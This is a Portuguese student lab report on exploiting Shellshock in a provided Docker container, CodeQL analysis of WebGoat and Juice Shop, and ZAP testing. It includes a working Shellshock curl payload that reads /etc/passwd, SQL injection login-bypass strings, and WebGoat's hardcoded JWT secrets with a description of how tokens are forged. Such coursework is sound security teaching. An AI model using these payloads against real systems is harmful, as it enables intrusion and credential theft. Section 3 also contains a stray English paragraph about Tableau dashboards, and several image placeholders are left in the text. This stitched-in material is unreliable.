

Relatório Técnico – Módulo 2

GONÇALO GARRANHA, 47278, Instituto Superior de Engenharia de Lisboa (ISEL), Portugal

ANDRÉ BAPTISTA, 48291, Instituto Superior de Engenharia de Lisboa (ISEL), Portugal

1 INTRODUÇÃO

A segurança em software é uma componente essencial no desenvolvimento e manutenção de sistemas informáticos. Com o aumento das ameaças digitais, torna-se fundamental compreender as vulnerabilidades que podem comprometer a integridade e a confidencialidade dos sistemas. Este trabalho tem como objetivo aplicar, em contexto prático, técnicas de análise e exploração de vulnerabilidades, reforçando o entendimento dos seus mecanismos e das medidas de mitigação adequadas.

O relatório encontra-se dividido em duas partes.

Na primeira parte, foi explorada a vulnerabilidade Shellshock, que afeta versões antigas do interpretador Bash. Através de um ambiente controlado com Docker, foi possível compreender como variáveis de ambiente maliciosas podem ser usadas para executar comandos no servidor remoto, evidenciando a importância da validação de entradas e da atualização de componentes críticos do sistema.

Na segunda parte, foram utilizadas as ferramentas CodeQL e OWASP ZAP para realizar, respetivamente, análise estática (SAST) e análise dinâmica (DAST) de aplicações web vulneráveis. Com o CodeQL, analisou-se código-fonte para detetar a presença de credenciais estáticas e compreender o funcionamento dos tokens JWT. Com o ZAP, foram realizados testes de evasão na aplicação Juice Shop, explorando vulnerabilidades como SQL injection e cross-site scripting (XSS).

Este trabalho permitiu consolidar conhecimentos sobre diferentes abordagens de segurança, desde a análise de código à exploração prática, destacando a importância de integrar práticas de segurança em todas as fases do ciclo de desenvolvimento de software.

2 AMBIENTE E FERRAMENTAS UTILIZADAS

Para a realização das duas partes do trabalho prático, foram utilizadas diferentes ferramentas e tecnologias que permitiram configurar ambientes controlados e realizar testes de segurança de forma segura e reproduzível.

2.1 Docker

O Docker foi utilizado para criar o ambiente vulnerável necessário à exploração da vulnerabilidade Shellshock. Através do contentor disponibilizado pelo docente (jsimao/cs-shellshock-amd64), foi possível executar um servidor Apache com scripts CGI que recorrem a uma versão vulnerável do Bash. Esta abordagem garantiu o isolamento do ambiente de testes, evitando qualquer impacto sobre o sistema anfitrião.

O servidor foi exposto na porta 8080, permitindo o envio de pedidos HTTP através de ferramentas externas como o Postman ou o curl. Esta configuração facilitou a execução controlada dos ataques e a recolha de evidências.

2.2 Postman

O Postman foi utilizado para construir e enviar pedidos HTTP personalizados aos scripts CGI do servidor vulnerável. A ferramenta permitiu incluir cabeçalhos específicos, como o User-Agent, e inserir neles o payload responsável por explorar a vulnerabilidade Shellshock. Também foi utilizada para visualizar as respostas do servidor e guardar as evidências de cada teste realizado. (COLOCAR IMAGEM DE EXEMPLO)

2.3 CodeQL

Na segunda parte do trabalho, foi utilizada a ferramenta CodeQL para realizar análise estática de código (*Static Application Security Testing – SAST*). O CodeQL permite consultar o código-fonte através de uma linguagem de interrogação baseada em lógica, identificando vulnerabilidades conhecidas e padrões de segurança incorretos. Foi analisada a aplicação WebGoat, onde se estudou uma vulnerabilidade relacionada com o uso de credenciais estáticas e a estrutura dos JSON Web Tokens (JWT).

2.4 OWASP ZAP

O Zed Attack Proxy (ZAP), desenvolvido pela OWASP, foi a ferramenta principal para a análise dinâmica (Dynamic Application Security Testing – DAST) da aplicação OWASP Juice Shop.

Com o ZAP foi possível realizar testes de penetração, como fuzzing, SQL injection e cross-site scripting (XSS), simulando o comportamento de um atacante real. A ferramenta também permitiu observar o tráfego entre o cliente e o servidor, facilitando a identificação de pontos de vulnerabilidade e a compreensão do impacto de cada ataque.

2.5 Ambiente de Trabalho

Todos os testes foram realizados num sistema operativo **Linux**, com suporte a Docker e acesso a linha de comandos. As evidências recolhidas incluem saídas de consola, respostas de servidor, capturas de ecrã e ficheiros de texto, garantindo a rastreabilidade e validação de cada experimento.

3 PARTE 1 - EXPLORAÇÃO DA VULNERABILIDADE *SHELLSHOCK*

After cleaning and modeling the data using a star schema, we developed three interactive dashboards in Tableau. Each dashboard focuses on a different analytical perspective: customer behavior, product performance, and regional insights.

These dashboards were created to support business intelligence by enabling users to explore patterns, detect outliers, and compare results across multiple dimensions. Below we describe the purpose and findings of each dashboard, along with limitations encountered during the analysis.

3.1 Enquadramento técnico

A vulnerabilidade conhecida como *Shellshock* afeta versões antigas do interpretador **Bash** e permite que uma string com a forma `() { ;; }; <comando>` presente numa variável de ambiente cause a execução de comandos arbitrários quando o Bash processa essa variável como uma definição de função. Num servidor Web que use CGI com Bash vulnerável, cabeçalhos HTTP (transformados em variáveis de ambiente `HTTP_*`) podem transportar o *payload*, possibilitando execução remota de comandos com os privilégios do processo web.

3.2 Preparação do ambiente

O ambiente de teste foi criado usando a imagem Docker disponibilizada pelo docente. O contentor executa um servidor Apache com dois scripts CGI relevantes para a experiência:

- `/cgi-bin/getenv.cgi` — devolve as variáveis de ambiente do processo CGI; útil para verificar como o servidor converte cabeçalhos e query strings em variáveis.
- `/cgi-bin/vul.cgi` — script que, apesar de conter apenas um `echo "Hello World"`, é executado por um interpretador bash intencionalmente vulnerável (este facto permite que o Shellshock seja aproveitado antes das instruções do script CGI).

Comando usado para arrancar o contentor:

“docker run -it -p 8080:80 --name shellshock jsimao/cs-shellshock-amd64”

3.3 Verificação do funcionamento dos CGI

Antes de atacar, verificou-se que os scripts estão disponíveis e respondem correctamente.

- Requisição a `/cgi-bin/getenv.cgi` confirma que o CGI retorna variáveis de ambiente (ex.: `HTTP_USER_AGENT`, `REQUEST_METHOD`, `QUERY_STRING`). A saída obtida foi guardada em evidence `getenv.txt`.




Figura 1 - Excerto da resposta de `/cgi-bin/getenv.cgi` mostrando variáveis de ambiente.

- Requisição simples a `/cgi-bin/vul.cgi` devolveu a resposta esperada Hello World, confirmando que o script está operacional (e inscrito no fluxo CGI). Evidência em evidence `_vul.txt` e evidence `_id.txt`.




Figura 2 - Resposta "Hello World" do CGI vulnerável — confirmação de disponibilidade.

3.4 Exploração e resultados

3.4.1 Verificação do funcionamento dos CGI

Objetivo: Demonstrar execução de comando remoto via Shellshock, obtendo /etc/passwd.

Técnica: Inserir o payload Shellshock no cabeçalho User-Agent (convertido pelo CGI em HTTP_USER_AGENT) e instruir o servidor a imprimir o conteúdo do ficheiro.

Exemplo de payload (enviado como valor do cabeçalho User-Agent):




Figura 3 - Pedido efetuado para realizar o ataque Shellshock à pasta /etc/passwd

Comando cURL exemplo:

```
cURL
1 curl --location 'http://localhost:8080/
  cgi-bin/vul.cgi' \
2 --header 'User-Agent: () { :; }; echo
  "Content-type: text/plain"; echo; /bin/
  cat /etc/passwd'
```

Figura 4 - Exemplo do comando cURL

Resultado: A exploração foi bem-sucedida. O conteúdo de /etc/passwd foi retornado e guardado em evidence_password.txt. Esse ficheiro mostra as entradas típicas do sistema (root, daemon, www-data, etc.), o que confirma execução remota de comandos com os privilégios do processo web.

3.4.2 Criar um ficheiro em /tmp e demonstrar a sua existência

Objetivo: Demonstrar capacidade de escrita e persistência de artefactos no sistema.

Payload de criação (exemplo enviado em User-Agent):




Figura 5 - Payload injetado no cabeçalho User-Agent para criar ficheiro em /tmp

Verificação:

- Leitura remota do ficheiro criado (via outro payload que execute `cat /tmp/evidence_file.txt`);
- Abertura de um shell no container (ex: `docker exec -it shellshock bash`) para ler `/tmp/evidence_file.txt`.

Verificação da existência e conteúdo do ficheiro:

Após a criação, a presença e o conteúdo do ficheiro foram confirmados).




Figura 6 - Confirmação da existência e conteúdo do ficheiro criado em /tmp

3.4.3 Acesso a /etc/shadow

Análise: O ficheiro `/etc/shadow` é restrito a root; o processo web corre com privilégios reduzidos. Assim, tentativas diretas de leitura via Shellshock resultam normalmente em erro de permissão.

(COLOCAR IMAGEM DE EXEMPLO): um excerto de tentativa falhada (se existir) — ou apenas referenciar que a tentativa foi feita sem sucesso.

Conclusão: Não foi possível obter `/etc/shadow` a partir do contexto do serviço web, devido a permissões.

3.4.4 Query string vs cabeçalhos HTTP

Observação prática: A query string é disponibilizada ao CGI na variável `QUERY_STRING` (por exemplo `a=1&b=2`), como mostra `evidence_query_string_on_header.txt`.

(COLOCAR IMAGEM DE EXEMPLO): pequeno excerto dessa saída para ilustrar (1–2 linhas). (Inserir bloco de texto: `evidence_query_string_on_header.txt` — posicionar imediatamente após este parágrafo.).




Figura 7 - Pedido efetuado com valor na query string

Conclusão prática: O vector fiável para Shellshock em CGI é um cabeçalho HTTP (ex: User-Agent) porque o CGI converte cabeçalhos em variáveis `HTTP_*`, as quais podem conter a definição de função maliciosa.

Colocar o payload na query string raramente funciona; por isso, as explorações documentadas usaram cabeçalhos HTTP.

3.5 Riscos identificados e medidas de mitigação

Riscos principais:

- Execução remota de comandos com os privilégios do processo web → exfiltração de informação e criação de ficheiros.
- Persistência via criação de ficheiros em /tmp (ver figura `evidence_file_existence_and_content.jpg`).

Medidas de mitigação recomendadas (prioritárias):

- 1) Atualizar o pacote bash para versão corrigida.
- 2) Evitar execução de CGI com interpretes desnecessários. Migrar para soluções com tratamento de entradas robusto.
- 3) Executar serviços web com privilégios mínimos (não root).
- 4) Filtrar cabeçalhos HTTP e monitorizar padrões maliciosos (ex.: `() { :; };`).
- 5) Política de testes periódicos e atualizações regulares.

3.6 Conclusão da Parte 1

A exploração demonstrou, de forma prática, que um servidor que use Bash vulnerável em CGI pode executar comandos remotos, exfiltrar ficheiros e criar artefactos no sistema. As evidências (excerto de `/etc/passwd`, capturas da criação e verificação do ficheiro em /tmp, e exemplos de `getenv.cgi`) foram inseridas ao longo do texto para facilitar a leitura e validação. Recomenda-se a aplicação imediata das mitigações acima e a integração de verificações SAST/DAST regulares no ciclo de desenvolvimento.

4 PARTE 2 — ANÁLISE ESTÁTICA (CODEQL) E DINÂMICA (OWASP ZAP)

4.1 CodeQL — execução local (SAST)

4.1.1 Objetivo

O objetivo desta etapa foi instalar e usar o CodeQL para analisar código-fonte de aplicações deliberadamente vulneráveis (ex: *WebGoat* e *Juice Shop*), identificar padrões de vulnerabilidade (ex: *hardcoded credentials* - CWE-798) e compreender os resultados produzidos pelas queries predefinidas.

4.1.2 Preparação e comandos essenciais

Passos principais (resumo prático):

- 1) Instalar a extensão CodeQL no Visual Studio Code e o CLI CodeQL no sistema.
- 2) Fazer clone do repositório alvo.
- 3) Criar a base de dados CodeQL.
- 4) Abrir o workspace do CodeQL starter no VS Code e carregar a base de dados criada para executar consultas.




Figura 8 - Resultado da execução da query *HardcodedPasswordField.qi*

4.1.3 Estrutura do JWT e uso da password exposta

A query *HardcodedPasswordField.qi* identificou uma entrada no ficheiro *JWTRefreshEndpoint.java* que contém uma password usada para assinar/verificar tokens JWT.

O JWT (JSON Web Token) é composto por três partes separadas por pontos. A primeira parte é o header (cabecalho), que contém metadados sobre o token, incluindo o tipo e o algoritmo de assinatura. A segunda parte é o payload (corpo), que contém as claims, ou seja, os dados e informações do utilizador. A terceira parte é a signature (assinatura), que garante a integridade e autenticidade do token. O formato final é `header.payload.signature`, onde cada parte é codificada em Base64URL.

O código define duas passwords constantes. A primeira é `PASSWORD = "bm5nhSkxCXZkKRy4"`, que é usada apenas para autenticação de login. A segunda é `JWT_PASSWORD = "bm5n3SkxCX4kKRy4"`, e esta é a password crítica usada em todas as operações JWT.

A `JWT_PASSWORD` aparece em três locais distintos no código. Primeiro, no método `createNewTokens`, onde é utilizada para assinar o token através do método `signWith`, que recebe o algoritmo HS512 e a password. Segundo, no método `checkout`, onde é usada como chave de verificação através do método `setSigningKey` do parser de JWT. Terceiro, no método `newToken`, onde novamente serve para validar tokens através do mesmo mecanismo de parsing.

A operação criptográfica utilizada é o HMAC-SHA512, representado pelo algoritmo HS512. O HMAC (Hash-based Message Authentication Code) é um algoritmo de autenticação que combina uma função hash criptográfica com uma chave secreta. No caso específico do HS512, a função hash utilizada é a SHA-512.

A `JWT_PASSWORD` funciona como a chave secreta simétrica em todo este processo. Quando um token é criado, o servidor combina o header e o payload codificados com a `JWT_PASSWORD` usando o algoritmo HMAC-SHA512 para gerar uma assinatura digital. Esta assinatura é então anexada ao token. Quando o token precisa de ser verificado, a mesma password é usada

para recalcular a assinatura e compará-la com a assinatura presente no token. Qualquer alteração no header ou no payload, sem conhecimento da password, irá resultar numa assinatura inválida e o token será rejeitado.

Trata-se de uma assinatura simétrica, onde a mesma chave é usada tanto para assinar como para verificar o token, ao contrário de algoritmos assimétricos como o RS256 que utilizam pares de chaves pública e privada distintas.

4.1.4 Ações que o atacante pode explorar caso conheça a password.

Se um atacante conseguir aceder ao código fonte e descobrir a `JWT_PASSWORD`, pode comprometer completamente a segurança do sistema.

Com a chave `JWT_PASSWORD` um atacante consegue:

- **Forjar tokens JWT válidos** para qualquer utilizador (incluindo admin), falsificando identidade.
- **Escalada de privilégios**: modificar claims (ex.: `admin:false` → `admin:true`) e assinar com a chave comprometida.
- **Bypass de expiração**: criar tokens com datas arbitrárias, contornando mecanismos de expiração/refresh.

5 APLICAÇÃO WEB JUICESHOP

5.1 Alteração do gatilho do fluxo do trabalho para ser acionado manualmente

```

codeql-analysis.yml X
cs-mod2-security-in-software-gn_10 > .github > workflows > codeql-analysis.yml > {} jobs > {} analyze > {} p
GitHub Workflow - YAML GitHub Workflow (github-workflow.json)
1  name: "CodeQL Scan"
2
3  on:
4    #push:
5    #pull_request:
6    workflow_dispatch:
7
8  jobs:
9    analyze:
10     name: Analyze
11     runs-on: ubuntu-latest
12     permissions:
13       actions: read
14       contents: read
15       security-events: write
16     strategy:
17       fail-fast: false
18       matrix:
19         language: [ 'javascript-typescript' ]
20     steps:
21     - name: Checkout repository
22       uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 #v4.2.2
23     - name: Initialize CodeQL
24       uses: github/codeql-action/init@v3
25       with:
26         languages: ${{ matrix.language }}
27         queries: security-extended
28         config: |
29           paths-ignore:
30             - 'data/static/codefixes'
31     - name: Autobuild
32       uses: github/codeql-action/autobuild@v3
33     - name: Perform CodeQL Analysis
34       uses: github/codeql-action/analyze@v3
35

```

Figura 9 - Código alterado para permitir execução manual (workflow_dispatch adicionado)

5.2

A etapa e o comando usado pela Ação CodeQL para inicializar a base de dados com metadados sobre o código fonte, é a seguinte:

```

/opt/hostedtoolcache/CodeQL/2.23.3/x64/codeql/codeql database init --force-overwrite --db-cluster
/home/runner/work/_temp/codeql_databases --source-root=/home/runner/work/cs-mod2-security-in-software-gn_10/cs-
mod2-security-in-software-gn_10 --calculate-language-specific-baseline --extractor-include-aliases --sublanguage-file-
coverage --language=javascript --codescanning-config=/home/runner/work/_temp/user-config.yaml (linha 1247 - Initialize
CodeQL)

```

A base de dados da análise que resulta da análise do código encontra-se na seguinte diretoria:

- /home/runner/work/_temp/codeql_databases

5.3

O CodeQL identifica uma vulnerabilidade de SQL Injection (CWE-89) no ficheiro routes/search.ts porque o código constrói uma query SQL com dados vindos do utilizador, sem validação ou parametrização. O trecho vulnerável é o seguinte: `models.sequelize.query(SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name)` O valor da variável `criteria` vem de `req.query.q`, um parâmetro da query string do pedido HTTP, que é a `source` (origem controlada pelo utilizador). Esta variável é usada diretamente na execução da query SQL através de `models.sequelize.query()`, o `sink` (ponto onde o dado é usado de forma insegura). Isto permite que o utilizador injete comandos SQL arbitrários. Por exemplo, ao enviar `GET /search?q=' OR 1=1--`, a query resultante torna-se sempre

verdadeira, podendo devolver todos os registos da tabela ou expor dados sensíveis. O CodeQL assinala esta falha como “Database query built from user-controlled sources”, pois existe um fluxo de dados não filtrado entre a source (req.query.q) e o sink (sequelize.query()).

5.4

- **Falso positivo:** a ferramenta de análise indica que existe uma vulnerabilidade, mas na realidade o código é seguro.
 - **Exemplo:** `const userInput = req.query.id; const safeInput = parseInt(userInput); // sanitização db.query(SELECT * FROM Users WHERE id = ${safeInput});` A análise pode sinalizar um SQL Injection, mas o `parseInt` garante que apenas números são usados, tornando a query segura.
- **Falso negativo:** a ferramenta não identifica uma vulnerabilidade real, ou seja, o código é inseguro mas a análise não assinala problema.
 - **Exemplo:** `const userInput = req.query.name; db.query(SELECT * FROM Products WHERE name LIKE '%${userInput}%');` Aqui há SQL Injection real, mas a análise pode não detetar porque o input é usado dentro de `LIKE`, gerando um falso negativo.

6 ANÁLISE DINÂMICA EM APLICAÇÕES WEB E A FERRAMENTA ZED ATTACK PROXY (ZAP)

6.1

O ataque de SQL Injection explora uma falha no código onde o input do utilizador é inserido directamente numa query SQL sem tratamento. No formulário de login do código partilhado, a query vulnerável é construída assim: `models.sequelize.query(SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL, { model: UserModel, plain: true } )`.

Se num formulário se submeter a sequência `' OR TRUE --` no campo email, o `req.body.email` é interpolado na string e a instrução enviada ao SGBD fica equivalente a: `SELECT * FROM Users WHERE email = " OR TRUE -- ' AND password = 'hash(...)' AND deletedAt IS NULL` O apóstrofo fecha o literal de string que existia na query original, `OR TRUE` transforma a condição do `WHERE` numa expressão que avalia sempre como verdadeira e o `--` transforma o resto da linha num comentário, pelo que a verificação da password deixa de ser considerada.

Com isso, a consulta passa a devolver várias (ou todas) as linhas da tabela `Users`. A aplicação, por usar `{ plain: true }` e por processar o resultado de forma simplificada, acaba por autenticar o primeiro registo retornado; como frequentemente o primeiro registo corresponde ao administrador (por ordem de inserção ou por ordenação implícita), o atacante fica efetivamente autenticado com privilégios de administrador, sem conhecer a password.

6.2 Como descobrir a senha do utilizador administrador admin@juice-sh.op.

A seleção de imagens seguintes, demonstra como a utilização de um ataque de fuzzing permite a descoberta de credencias:




Figura 10 - Seleccionamos o pedido que pretendemos fazer fuzzing




Figura 11 - Escolhemos o campo que pretendemos descobrir o valor (password neste caso)

